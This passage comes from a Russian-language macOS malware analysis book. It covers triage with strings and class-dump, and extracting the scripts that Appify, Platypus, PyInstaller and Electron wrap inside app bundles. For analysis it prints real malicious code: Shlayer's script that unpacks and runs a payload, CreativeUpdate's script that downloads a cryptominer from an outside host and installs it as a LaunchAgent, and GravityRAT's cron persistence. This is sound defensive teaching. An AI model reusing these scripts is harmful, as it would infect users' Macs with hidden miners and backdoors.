В этом выводе мы находим function names и variables, которые, судя по их именам, похоже связаны с survey logic 1. Далее идут base64-encoded strings, вероятно обфусцированные, чтобы скрыть некоторое sensitive content 2. Наконец, мы находим paths к различным утилитам macOS (используемым для сжатия и upload или download файлов) 3.

Основываясь только на strings, embedded внутри binary, кажется вероятным, что вредоносное ПО предназначено для обследования и кражи файлов из зараженной системы. Фактически, если поискать online некоторые из более уникальных strings, например написанное с ошибкой `GenrateDeviceName`, мы найдем подробный отчет о WindTail (созданном группой WindShift APT), подтверждающий его возможности file exfiltration (рисунок 5-7).



Рисунок 5-7: Использование Google для идентификации вредоносного ПО через embedded strings (WindTail)

Прежде чем завершить обсуждение утилиты `strings`, важно отметить, что авторы вредоносного ПО, конечно, могут spoof или obfuscate embedded strings (такие как variable и method names), пытаясь сорвать или ввести в заблуждение initial triage. Поэтому любые выводы, основанные только на embedded strings, следует проверять другими методами или инструментами анализа, например через disassembler.

Сведения о классах Objective-C

Большинство Mach-O malware написано на Objective-C. Почему это хорошо для аналитиков вредоносного ПО? Проще говоря, программы, написанные на Objective-C, сохраняют свои class declarations при компиляции в binaries. Эти class declarations включают name и type class, class methods и class instance variables. Это означает, что мы можем извлечь из compiled binary имена, которые автор использовал при написании вредоносного ПО. Подобно embedded printable strings, они дают ценное понимание многих аспектов вредоносного ПО, например его capabilities. Более того, мы можем эффективно извлечь эту информацию, не понимая никакой binary code!

Objective-C class information появится в выводе упомянутой выше команды `strings`. Однако инструменты, упомянутые в этом разделе, специально предназначены для извлечения и реконструкции embedded Objective-C class information и предоставляют представление, гораздо более близкое к исходному source code. Один проверенный фаворит - утилита `class-dump`, созданная Steve Nygard. [10] Здесь, например, мы используем `class-dump`, чтобы извлечь class information из постоянного Mac backdoor HackingTeam, Crisis (листинг 5-18):

```
% class-dump RCSMac.app
...
@interface __m_MCore : NSObject
{
    NSString *mBinaryName;
  1 NSString *mSpoofedName;
}
- (BOOL)getRootThroughSLI;
- (BOOL)isCrisisHookApp:(id)arg1;
- (BOOL)makeBackdoorResident;
- (void)renameBackdoorAndRelaunch;
@end
```

Листинг 5-18: Реконструкция embedded class information с помощью `class-dump` (Crisis)

Не понимая syntax Objective-C class declarations, мы можем рассматривать только instance variables и method names, чтобы установить, что этот binary, вероятно, вредоносный, и получить понимание его логики. Например, исходя из method names `getRootThroughSLI` и `makeBackdoorResident`, вероятно, что вредоносное ПО пытается повысить свои privileges до root и закрепить backdoor component (возможно, со spoofed name 1).

Вывод `class-dump` также может дать ценный input для более вовлеченных методов анализа, таких как disassembling или debugging binary. Например, если мы пытаемся выяснить, как Crisis закрепляется, кажется разумным начать анализ с метода с именем `makeBackdoorResident`.

Еще один образец вредоносного ПО, который легко раскрывает свои секреты `class-dump`, - российский XAgent (листинг 5-19):

```
% class-dump XAgent
@interface MainHandler : NSObject
...
- (void)sendKeyLog:(id)arg1;
- (void)takeScreenShot;
- (void)execFile;
- (void)remoteShell;
- (void)getProcessList;
@end
```

Листинг 5-19: Реконструкция embedded class information с помощью `class-dump` (XAgent)

Основываясь только на method names, мы можем экстраполировать вероятные features и capabilities вредоносного ПО. Конечно, это следует подтвердить другими инструментами или методами анализа.

"Небинарные" бинарные файлы

В следующей главе мы погрузимся в "hardcore" binary analysis, например в использование disassembler для чтения assembly code. Однако бывают случаи, когда можно полностью избежать этого довольно трудоемкого и сложного подхода. В некоторых случаях анализируемый binary на самом деле является контейнером для того, что обычно является nonbinary code, например Python script.

Главная причина, по которой авторы упаковывают nonbinary malware в нативные macOS binaries или applications, - облегчить распространение и user-assisted infection. Представьте, что автор вредоносного ПО написал cross-platform backdoor на Python. Чтобы нацелиться на пользователей macOS, вполне разумно обернуть Python-код в application, нативно поддерживаемое операционной системой. Поскольку все пользователи Mac знакомы с applications, их можно легче обманом заставить запустить вредоносный script одним double-click. С другой стороны, если автор распространял бы malware как raw Python script, средний пользователь был бы сбит с толку и, вероятно, не смог бы запустить malware, даже если бы захотел.

Определение инструмента, использованного для сборки binary

Некоторые инструменты, используемые для сборки binaries и applications из nonbinary components, включают:

Appify: упаковывает shell scripts в macOS applications, оборачивая их в bare-bones application bundle и устанавливая script как основной executable application. Пример malware, которое, похоже, было собрано с Appify, - Shlayer. [11]

Platypus: упаковывает shell scripts в macOS applications, оборачивая их в application bundle и включая app binary, который запускает script. Примеры malware, собранного с Platypus, включают Eleanor и CreativeUpdate. [12]

PyInstaller: упаковывает Python scripts в исполняемые файлы. Пример malware, собранного с PyInstaller, - GravityRAT. [13]

Electron: создает applications с использованием web technologies, включая JavaScript, HTML и CSS. Примеры malware, собранного с Electron, включают некоторые варианты GravityRAT и ElectroRAT. [14]

Вскоре мы рассмотрим malware samples, которые злоупотребляли этими legitimate packaging tools and frameworks, и вы увидите, как извлекать их исходные nonbinary components. После извлечения этих components анализ часто становится довольно прямолинейным, поскольку nonbinary code является human-readable.

Однако сначала вы можете задаться вопросом, как для arbitrary binary определить, был ли он создан одним из этих инструментов, и если да, то каким. В конце концов, extraction procedures специфичны для метода, использованного для его сборки или упаковки. К счастью, когда вы знаете, что искать, определить эту информацию легко.

Если application было создано через Appify, оно не будет содержать файл `Info.plist`. Вместо этого вы найдете script в каталоге `Contents/MacOS` application, имя которого совпадает с именем application.

Когда scripts упакованы через Platypus, script помещается прямо в application bundle, и его можно найти в каталоге `Contents/Resources/` application как файл с именем `script`. Поэтому если вы встречаете application, содержащее `Contents/Resources/script`, вероятно, это "platypussed" application.

Binaries, собранные с PyInstaller, довольно легко идентифицировать, исследуя embedded strings или function names. (Embedded string `Py_SetPythonHome` - хороший indicator.) Следующая глава покрывает disassembling Mach-O binaries, но здесь стоит отметить, что disassembly функции `main` binary также может дать способ определить, был ли он собран с PyInstaller. Как? Просто! Функция `main` вызывает entry point PyInstaller, `pyi_main` (листинг 5-20).

```
void main() {
   pyi_main(rdi, rsi, rdx, rcx, r8, r9);
   return;
}
```

Листинг 5-20: Binary, вызывающий entry point PyInstaller

Applications, которые были собраны с Electron, будут linked against framework с именем `Electron Framework.framework`. Более того, nonbinary components, которые обычно являются JavaScript files, можно найти в каталоге `Contents/Resources/` application, сохраненными как `.asar` files.

Важно отметить, что эти инструменты легитимны, и многие developers используют их для создания безопасных applications. Не предполагайте, что binary или application вредоносны только потому, что они были упакованы для распространения одним из этих инструментов.

Извлечение nonbinary component

Теперь рассмотрим различные malware samples, упакованные с помощью этих инструментов, и точно увидим, как извлекать их nonbinary components.

В начале 2021 года был обнаружен вариант Shlayer, распространявшийся через poisoned search engine results. [15] Поскольку это был простой application bundle без файла `Info.plist`, и кроме icon file он содержал только script (чье имя, `1302`, совпадало с именем application), вероятно, он был упакован через Appify (рисунок 5-8).



Рисунок 5-8: Простое script-based application, вероятно собранное через Appify (Shlayer)

Поскольку Appify напрямую добавляет scripts как есть в application bundle, специальные инструменты для извлечения script для анализа не требуются. И поскольку это script, анализ может начаться без использования каких-либо fancy binary static analysis tools (листинг 5-21).

```
% file 1302.app/Contents/MacOS/1302
1302.app/Contents/MacOS/1302: Bourne-Again shell script
executable (binary data)
% cat 1302.app/Contents/MacOS/1302
#!/bin/bash
1 TEMP_NAME="$(mktemp -t Installer)"
2 tail -c 58853 $0 | funzip -1uD9jgw > ${TEMP_NAME}
3 chmod +x "${TEMP_NAME}" && nohup "${TEMP_NAME}" > /dev/null
2>&1 &
killall Terminal
exit
PK^C^D^T^@...
```

Листинг 5-21: Вредоносный installer script (Shlayer)

После создания временного filename 1 вредоносное ПО распаковывает password-protected data, найденные в конце script, в этот temporary file 2. Затем оно делает этот файл executable и запускает его 3. Дальнейший анализ идентифицировал эту embedded payload как хорошо известное вредоносное ПО Bundlore.

Интересно (и совершенно непреднамеренно), что applications, созданные Appify, случайно вызывали logic flaw в macOS, позволяя таким applications обходить различные security mechanisms, такие как Gatekeeper и notarization requirements! [16]

В начале 2018 года популярный сайт приложений MacUpdate опубликовал alert, уведомляющий посетителей, что некоторые ссылки на сайте были подменены так, чтобы указывать на malware (рисунок 5-9).

Рисунок 5-9: Предупреждение безопасности от MacUpdate

Поскольку ссылки на сайте были скомпрометированы, пользователи непреднамеренно загружали trojanized applications, содержащие malware. Malware с именем CreativeUpdate загружало и устанавливало постоянный cryptocurrency miner, который авторы malware скрытно разместили на серверах Adobe Creative Cloud.

В tweet исследователь безопасности Arnaud Abbati отметил, что оно было упаковано через Platypus. [17] Напомним, что applications, созданные Platypus, включают script в `Contents/Resources/script`. Если мы посмотрим на trojanized application, в данном случае Firefox, зараженный CreativeUpdate, мы найдем такой script (рисунок 5-10).



Рисунок 5-10: Вредоносный installer script, embedded через Platypus (CreativeUpdate)

Этот script показан в листинге 5-22:

```
open Firefox.app 1
if [ -f ~/Library/mdworker/mdworker ]; then
killall MozillaFirefox
else 2
nohup curl -o ~/Library/mdworker.zip https://public.adobecc.com/files/
    1U14RSV3MVAHBMEGVS4LZ42AFNYEFF?content_disposition=attachment && unzip -o ~/Library/mdworker.zip -d
    ~/Library && mkdir -p ~/Library/LaunchAgents && mv ~/Library/mdworker/MacOSupdate.plist ~/Library/
    LaunchAgents && sleep 300 && launchctl load -w ~/Library/LaunchAgents/MacOSupdate.plist && rm -rf ~/
    Library/mdworker.zip &&
killall MozillaFirefox &
fi
```

Листинг 5-22: Вредоносный installer script (CreativeUpdate)

Поскольку script довольно читаем, мы можем легко понять вредоносную логику. Сначала он запускает non-trojanized version Firefox, чтобы для пользователя ничего не выглядело подозрительным 1. Если malware еще не установлено (в `~/Library/mdworker/mdworker`), выполняется logic в clause `else`. Она загружает и устанавливает persistent payload с public Creative Cloud servers Adobe (`public.adobecc.com`) 2. Payload оказывается public command line cryptocurrency miner, `minergate-cli` от MinerGate, как можно увидеть, запустив его с `-help` (листинг 5-23): [18]

```
% ./mdworker -help
  Usage:
  minergate-cli [-version] -user <email> [-proxy <url>]
                -<currency> <threads> [<gpu intensity>]
                [-<currency> <threads> [<gpu intensity>] ...]
                [-o <pool> -u <login> [-t <threads>]
                [-i <gpu intensity>]]
```

Листинг 5-23: Cryptocurrency miner MinerGate с command line

После того как мы определили, что malware собрано с Platypus, мы смогли comprehensively analyze его без необходимости прибегать к complex binary analysis methods.

PyInstaller - полезный инструмент, который может упаковать Python script в нативный macOS binary или application. К сожалению, malware writers иногда злоупотребляют им, как это было в случае с cross-platform malware GravityRAT. Найденная в binary с именем `Enigma`, macOS-версия GravityRAT является compiled Mach-O binary, и `strings` показывает, что она, вероятно, была собрана через PyInstaller (листинг 5-24):

```
% file GravityRAT/Enigma
GravityRAT/Enigma: Mach-O 64-bit executable x86_64
% strings - GravityRAT/Enigma
...
Py_SetPythonHome
Error loading Python lib '%s': dlopen: %s
Error detected starting Python VM.
Python
```

Листинг 5-24: Triage binary через `file` и `strings` (GravityRAT)

Более того, функция `main` malware просто вызывает entry point function PyInstaller, `pyi_main`.

Распознавание того, что malware было упаковано с PyInstaller, важно, поскольку это означает, что мы можем извлечь compiled Python code, а затем полностью декомпилировать его. Читать Python code, конечно, гораздо проще, чем читать decompiled assembly. Один простой способ извлечь compiled Python code - использовать open source-инструмент PyInstaller Extractor (листинг 5-25): [19]

```
% python pyinstxtractor.py GravityRAT/Enigma
[+] Processing Enigma
[+] Pyinstaller version: 2.1+
[+] Python version: 27
[+] Length of package: 17113011 bytes
[+] Found 458 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_pkgres.pyc
[+] Possible entry point: pyi_rth__tkinter.pyc
[+] Possible entry point: Enigma.pyc
[+] Found 828 files in PYZ archive
[+] Successfully extracted pyinstaller archive: Enigma
```

Листинг 5-25: Извлечение содержимого "PyInstallered" binary с помощью `pyinstxtractor` (GravityRAT)

Давайте заглянем в извлеченные файлы, которые PyInstaller Extractor помещает в каталог с именем `Enigma_extracted` (листинг 5-26):

```
% ls -1 Enigma_extracted/
Contents
Crypto
Enigma.pyc
MacOS.so
...
```

Листинг 5-26: Извлеченные Python files (GravityRAT)

Наиболее примечателен файл `Enigma.pyc`, который, исходя из file extension, вероятно содержит Python bytecode. Вы можете проверить, что это так, выполнив команду `file`. Мы легко можем декомпилировать этот bytecode на сайте вроде decompiler.com, который возвращает Python code. Полный анализ macOS-варианта GravityRAT, включая подробности извлеченной Python logic, см. в моей статье "Adventures in Anti-Gravity: Deconstructing the Mac Variant of GravityRAT". [20]

На самом деле у GravityRAT есть еще один Mac variant, на этот раз собранный с использованием Electron. Этот выбор позволил авторам вредоносного ПО создать нативное macOS application из cross-platform JavaScript. Мы можем установить, что этот variant является Electron application, наблюдая тот факт, что троянизированное application, `StrongBox.app`, linked against `Electron Framework.framework` (листинг 5-27):

```
% otool -L StrongBox.app/Contents/MacOS/StrongBox
/System/Library/Frameworks/Cocoa.framework/Versions/A/Cocoa
/System/Library/Frameworks/Foundation.framework/Versions/C/Fo
undation
/System/Library/Frameworks/IOKit.framework/Versions/A/IOKit
...
@rpath/Electron Framework.framework/Electron Framework
```

Листинг 5-27: Просмотр linked frameworks (включая Electron) с помощью `otool` (GravityRAT)

Более того, если исследовать каталог `Contents/Resources/` application, мы найдем файл с именем `app.asar` (рисунок 5-11):



Рисунок 5-11: Архивированный исходный код (GravityRAT)

Часто Electron applications упаковываются с использованием archive format Electron `asar`. [21] К счастью, эти archives можно распаковать либо с помощью node module `asar`, либо утилитой `npx`, как описано в online tutorial "How to get source code of any electron application". [22] В этом примере мы выбираем последнюю, используя `npx`, чтобы распаковать файл в output directory, который мы называем `appUnpacked` (листинг 5-28):

```
% npx asar extract StrongBox.app/Contents/Resources/app.asar
appUnpacked
```

Листинг 5-28: Распаковка source code с помощью `npx` (GravityRAT)

Извлеченный archive содержит различные files, самые примечательные из которых - JavaScript files `main.js` и `signature.js` (рисунок 5-12).



Рисунок 5-12: Распакованные source code files (GravityRAT)

Эти два JavaScript files содержат вредоносную логику malware. Поскольку JavaScript легко читается по сравнению со compiled binary code, вы должны суметь понять functionality и capabilities вредоносного ПО. Например, в файле `signature.js` мы раскрываем techniques закрепления malware. Конкретно функция с именем `scheduleMac` закрепляет downloaded payload как cron job для запуска каждые две минуты, используя встроенную команду macOS `crontab` (листинг 5-29) 1.

```
function scheduleMac(fname,agentTask)
{
  ...
  var poshellMac = loclpth+"/"+fname;
  execTask('chmod -R 0700 '  + "\"" +  + "\""  );
...
  arg = agentTask;
  execTask('crontab -l 2>/dev/null;
           echo \' */2 * * * * ' + "\"" +poshellMac + "\" " +
arg + '\'
         1 | crontab -', puts22);
}
```

Листинг 5-29: Закрепление через cron job (GravityRAT)

Комплексный анализ этого варианта GravityRAT на базе Electron, включая извлечение и анализ его JavaScript-файлов, см. в моей статье "Adventures in Anti-Gravity (Part II) Deconstructing the Mac Variant of GravityRAT". [23]

Как вы видели, compiled binary или application, с которым вы сталкиваетесь, может быть не более чем wrapper или package, содержащим nonbinary code. После того как вы определили packaging tool, вы можете восстановить nonbinary code, чтобы упростить анализ.

Далее

В этой главе мы рассмотрели структуру binary format Mach-O, включая headers и relevant load commands. Затем мы обсудили различные static analysis tools, которые могут triage unknown Mach-O binaries и помогать в их классификации. Эти инструменты часто могут дать достаточно информации, чтобы ответить на вопрос: "Известен ли этот binary?" Это, в свою очередь, позволяет установить, был ли он уже классифицирован как benign или malicious, экономя нам ценное время и усилия анализа.

Однако если binary выглядит вредоносным, но не совпадает ни с какими known samples, вам понадобится более комплексный static analysis tool. Этот инструмент - всемогущий disassembler. В следующей главе мы представим advanced reverse-engineering techniques и покажем, как можно использовать disassembler, чтобы полностью разобрать почти любой Mach-O binary.

Примечания

Сноски

[1] [назад] Aidan Steele, "OS X ABI Mach-O File Format Reference", github.com; "loader.h", opensource.apple.com; Alex Denisov, "Parsing Mach-O Files", Low Level Bits, August 20, 2015, lowlevelbits.org.
[2] [назад] Peter Saghelyi, "MachOView", SourceForge, sourceforge.net.
[3] [назад] Gwynne Raskind, "Let's Build a Mach-O Executable", NSBlog, November 30, 2012, mikeash.com.
[4] [назад] Patrick Wardle, "Made in China: OSX.ZuRu", Objective-See, September 14, 2021, objective-see.com.
[5] [назад] National Software Reference Library (NSRL), nist.gov.
[6] [назад] "Can you tell whether code has been notarized?", The Eclectic Light Company, May 31, 2019, eclecticlight.co.
[7] [назад] Patrick Wardle, "Apple Approved Malware", Objective-See, August 30, 2020, objective-see.com.
[8] [назад] Jonathan Levin, "Code Signing-Hashed Out", RSAConference, 2015, newosxbook.com; "Technical Note TN2206: macOS Code Signing In Depth", Apple Developer Documentation Archive, developer.apple.com.
[9] [назад] flare-floss, github.com.
[10] [назад] Steve Nygard, class-dump, github.com.
[11] [назад] Mathias Bynens, appify, gist.github.com.
[12] [назад] Sveinbjorn Thordarson, Platypus, sveinbjorn.org.
[13] [назад] PyInstaller, pyinstaller.org.
[14] [назад] Electron, electronjs.org.
[15] [назад] Jaron Bradley, "Shlayer malware abusing Gatekeeper bypass on macOS", Jamf Blog, April 26, 2021, jamf.com.
[16] [назад] Patrick Wardle, "All Your Macs Are Belong To Us", Objective-See, April 26, 2021, objective-see.com.
[17] [назад] @noarfromspace, Twitter post, February 2, 2018, twitter.com.
[18] [назад] MinerGate, minergate.com.
[19] [назад] PyInstaller Extractor (pyinstxtractor), github.com.

[20] [назад] Patrick Wardle, "Adventures in Anti-Gravity: Deconstructing the Mac Variant of GravityRAT", Objective-See, November 3, 2020, objective-see.com.
[21] [назад] Electron asar format, github.com.
[22] [назад] Akash Nimare, "How to get source code of any electron application", December 6, 2017, medium.com.
[23] [назад] Patrick Wardle, "Adventures in Anti-Gravity (Part II): Deconstructing the Mac Variant of GravityRAT", Objective-See, November 27, 2020, objective-see.com.

Глава 6. Дизассемблирование и декомпиляция

В предыдущей главе мы рассмотрели различные инструменты статического анализа, полезные для triage неизвестных Mach-O binaries. Однако если вы хотите всесторонне понять новый образец вредоносного ПО для Mac, вам понадобится фундаментальное понимание assembly code, а также способность использовать сложные инструменты binary analysis.

В этой главе мы сначала обсудим основы assembly language, а затем перейдем к подходам статического анализа: disassembly и decompilation. В завершение мы применим эти подходы анализа с Hopper, популярным reversing tool, способным реконструировать binary code в human-readable format. Хотя Hopper и другие advanced binary analysis tools требуют элементарного понимания низкоуровневых reversing concepts и могут требовать длительных analysis sessions, их возможности бесценны. Даже самый сложный образец вредоносного ПО не сравнится с умелым аналитиком, владеющим этими инструментами.

Основы assembly language

Поскольку source code большинства compiled Mach-O malware обычно недоступен, аналитики должны использовать инструменты, способные понять machine-level code compiled binary и перевести его обратно во что-то более читаемое: assembly code. Этот процесс известен как disassembling. Assembly - это низкоуровневый programming language, который напрямую переводится в binary instructions для выполнения компьютером. Такой прямой перевод означает, что binary code внутри compiled binary позже можно напрямую преобразовать обратно в assembly. Например, на 64-bit Intel systems binary sequence `0100 1000 1000 0011 1100 0000 0010 1010` может быть представлена в assembly code как `add rax, 42` (что добавляет `42` к register `RAX`).

